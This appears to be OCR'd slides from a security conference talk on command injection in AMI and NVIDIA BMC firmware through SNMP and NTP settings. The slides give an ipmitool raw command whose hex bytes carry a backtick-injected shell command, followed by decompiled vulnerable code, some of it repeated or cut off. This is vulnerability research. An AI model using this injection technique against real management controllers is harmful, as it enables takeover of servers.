hi!

alex@ubuntu:~/DC31/6-SNMP injection$ ▯
```

SNMP INJECTION




```
alex@ubuntu:~/DC31/6-SNMP injection$ cat ./ipmitool-exmpl.sh
ipmitool \
        -I lanplus \
        -H ip \
        -U user \
        -P pass \
        raw \
        0x3c 0x26 0x04 0x27 0x60 0x65 0x63 0x68 \
        0x6f 0x20 0x68 0x69 0x21 0x3e 0x2f 0x74 \
        0x6d 0x70 0x2f 0x61 0x60 0x27
alex@ubuntu:~/DC31/6-SNMP injection$ 
```

AMI: CVE-2023-34334
NVIDIA: CVE-2022-42290


```
libntpconf = dlopen("/usr/local/lib/libntpconf.so", 2);
if ( libntpconf )
{
  libami_getntpServer = dlsym(libntpconf, "libami_getntpServer
  if ( libami_getntpServer && libami_getntpServer(Primary, Seco
  {
    IDBG_LINUXAPP_DbgOut(130, "[%s:%d]\n Error in getting prima
    goto LABEL_7;
  }
  if ( snprintf(ntpdate_cmd, 0x100u, "ntpdate -b -s -u %s", Pri
  {
    IDBG_LINUXAPP_Db[illegible] is inv
  }
  else
  {
    rc = safe_system(ntpdate_cmd);
    if ( !rc )
      goto LABEL_6;
    IDBG_LINUXAPP_DbgOut(
      130,
      "[%s:%d]\n NTP update failure in primary server::%d\n",
      "PendTask.c",
      &elf_hash_bucket[958],
      rc);
```

NTP INJECTION




```
    case 3:                     // subcmd 3: enable ntp config, read current settings
      if ( req_len != 2 )
        goto LABEL_7;
      ntp_enabled = *(req + 1);
      if ( ntp_enabled > 1 )
        goto LABEL_16;
      if ( ntp_enabled == 1 )
      {
        if ( libami_getntpServer(primary, secondary, 128) )
        {
          IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Error in getting NTP Server\n", "NTPCmds.c", 257);
          *res = -14;
          return 1;
        }
        v17 = &g_BMCInfo[instance].data[0x31608];
        memset(v17 + 10, 0, 0x101u);
        if ( snprintf(v17 + 11, 0x80u, "%s", primary) > 0x7F// .ntp_primary
          || snprintf(g_BMCInfo[instance].ntp_secondary, 0x80u, "%s", secondary) > 0x7F )
        {
          *res = 0xF1;
          return 1;
        }
        LOBYTE(ntp_enabled) = req[1];
      }
      else
      {
        LOBYTE(ntp_enabled) = 0;
      }
      g_BMCInfo[instance].ntp_enabled = ntp_enabled;
      *res = 0;
      return 1;
```

NTP INJECTION




```
case 3:                                   // subcmd 3: enable ntp config, read current settings
  if ( req_len != 2 )
    goto LABEL_7;
  ntp_enabled = *(req + 1);
  if ( ntp_enabled > 1 )
    goto LABEL_16;
  if ( ntp_enabled == 1 )
  {
    if ( libami_getntpServer(primary, secondary, 128) )
    {
      IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Error in getting NTP Server\n", "NTPCmds.c", 257);
      *res = -14;
      return 1;
    }
    v17 = &g_BMCInfo[instance].data[0x31608];
    memset(v17 + 10, 0, 0x101u);
    if ( snprintf(v17 + 11, 0x80u, "%s", primary) > 0x7F// .ntp_primary
      || snprintf(g_BMCInfo[instance].ntp_secondary, 0x80u, "%s", secondary) > 0x7F )
    {
      *res = 0xF1;
      return 1;
    }
    LOBYTE(ntp_enabled) = req[1];
  }
  else
  {
    LOBYTE(ntp_enabled) = 0;
  }
  g_BMCInfo[instance].ntp_enabled = ntp_enabled;
  *res = 0;
  return 1;
```




Jul 13, 2023 2:16:30 AM (GMT-06:00 MDT) - America/Boise

☐ Automatic NTP Date & Time

NTP INJECTION




```
      subcmd = *req;
      switch ( *req )
      {
        case 1:                                   // subcmd 1: set primary server
        case 2:                                   // subcmd 2: set secondary server
          if ( req_len != 129 )
            goto LABEL_7;
          if ( g_BMCInfo[instance].ntp_enabled == 1 )
          {
            first_servername_byte = req[1];
            if ( first_servername_byte )
            {
              if ( subcmd == 1 )
              {
                if ( snprintf(g_BMCInfo[instance].ntp_primary, 0x80u, "%s", req + 1) <= 0x7F )
                  goto success;
                IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Buffer Overflow", "NTPCmds.c", 222);
                *res = 0xF1;
              }
              else
              {
                if ( snprintf(g_BMCInfo[instance].ntp_secondary, 0x80u, "%s", req + 1) <= 0x7F )
```




```
        case 4:                                   // subcmd 4: save config and restart ntp
          if ( req_len != 1 )
            goto LABEL_7;
          if ( g_BMCInfo[instance].ntp_enabled == 1 )
          {
            if ( g_BMCInfo[instance].ntp_primary[0] && libami_setntpServer(1, g_BMCInfo[instance].ntp_primary) )
            {
              v18 = dlerror();
              IDBG_LINUXAPP_DbgOut(
                130,
                "[%s:%d]Error in loading symbol libami_setntpServer %s\n",
                "NTPCmds.c",
                296,
                v18);
              *res = -14;
              return 1;
            }
            if ( libami_setntpServer(2, g_BMCInfo[instance].ntp_secondary) )
```


NTP INJECTION



```
    subcmd = *req;
    switch ( *req )
    {
      case 1:                                   // subcmd 1: set primary server
      case 2:                                   // subcmd 2: set secondary server
        if ( req_len != 129 )
          goto LABEL_7;
        if ( g_BMCInfo[instance].ntp_enabled == 1 )
        {
          first_servername_byte = req[1];
          if ( first_servername_byte )
          {
            if ( subcmd == 1 )
            {
              if ( snprintf(g_BMCInfo[instance].ntp_primary, 0x80u, "%s", req + 1) <= 0x7F )
                goto success;
              IDBG_LINUXAPP_DbgOut(130, "[%s:%d]Buffer Overflow", "NTPCmds.c", 222);
              *res = 0xF1;
            }
            else
            {
              if ( snprintf(g_BMCInfo[instance].ntp_secondary, 0x80u, "%s", req + 1) <= 0x7F )
```



```
      case 4:                                   // subcmd 4: save config and restart ntp
        if ( req_len != 1 )
          goto LABEL_7;
        if ( g_BMCInfo[instance].ntp_enabled == 1 )
        {
          if ( g_BMCInfo[instance].ntp_primary[0] && libami_setntpServer(1, g_BMCInfo[instance].ntp_primary) )
          {
            v18 = dlerror();
            IDBG_LINUXAPP_DbgOut(
```



